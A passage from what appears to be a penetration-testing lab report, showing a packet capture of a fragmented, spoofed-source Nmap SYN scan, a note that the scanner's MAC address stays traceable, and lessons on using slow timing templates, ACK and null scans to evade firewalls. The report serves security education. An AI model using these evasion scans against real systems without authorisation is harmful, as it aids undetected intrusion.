20	0.106630196	171.124.180.173	10.0.2.9	TCP	42 58240 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
21	0.106666592	10.0.0.2	10.0.2.9	IPv4	50 Fragmented IP protocol (proto=TCP 6, off=0, ID=1d7b) [Reassembled in #22]
22	0.106999520	10.0.0.2	10.0.2.9	TCP	42 58240 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
23	0.107039448	171.124.180.173	10.0.2.9	IPv4	50 Fragmented IP protocol (proto=TCP 6, off=0, ID=1d7b) [Reassembled in #24]
24	0.107182517	171.124.180.173	10.0.2.9	TCP	42 58240 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
25	0.107238725	10.0.0.2	10.0.2.9	IPv4	50 Fragmented IP protocol (proto=TCP 6, off=0, ID=c63e) [Reassembled in #26]
26	0.107333303	10.0.0.2	10.0.2.9	TCP	42 58240 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
27	0.107435484	171.124.180.173	10.0.2.9	IPv4	50 Fragmented IP protocol (proto=TCP 6, off=0, ID=c63e) [Reassembled in #28]
28	0.107533446	171.124.180.173	10.0.2.9	TCP	42 58240 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
29	0.107728769	10.0.0.2	10.0.2.9	IPv4	50 Fragmented IP protocol (proto=TCP 6, off=0, ID=d5c8) [Reassembled in #30]
30	0.107766628	10.0.0.2	10.0.2.9	TCP	42 58240 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
31	0.107797512	171.124.180.173	10.0.2.9	IPv4	50 Fragmented IP protocol (proto=TCP 6, off=0, ID=d5c8) [Reassembled in #32]
▶ Frame 5: 50 bytes on wire (400 bits), 50 bytes captured (400 bits) on interface eth0, id 0					
▶ Ethernet II, Src: PcsCompu_51:ec:3c (08:00:27:51:ec:3c), Dst: PcsCompu_64:8b:14 (08:00:27:64:8b:14)					
▶ Internet Protocol Version 4, Src: 10.0.0.2, Dst: 10.0.2.9					
▶ Data (16 bytes)					

Figure 11

Like in figure 10, even if we changed our source IP, mac address could not be changed as the scan doesn't work, so our mac address is detectable even with a fake IP (Figure 11). So, this can be traced by the target and this is also another potential challenge.

Lessons Learned

Using different timings options in Nmap like T0 (Paranoid) and T1 (Sneaky) can help in firewall evasion in certain situations but this will slow down the scanning process and takes a long time because packets are sent every 5 min in T0 and 15 seconds in T1. Also using ACK scans or null scans can help in knowing whether the ports are open/filtered or closed but not necessarily get about the accurate information of the ports state. So, trying out different scans with different options can help us in evading firewall but it requires time and effort in picking the right Nmap scanning option.

E. References

1. <https://www.vaadata.com/blog/penetration-testing-approach-methodology-types-of-tests-and-rates/>
2. <https://book.hacktricks.xyz/pentesting/pentesting-ftp>
3. <https://linuxhint.com/nmap-port-scanning-security/>
4. <https://www.computerworld.com/article/2580765/strategies-to-protect-against-network-security-vulnerabilities.html>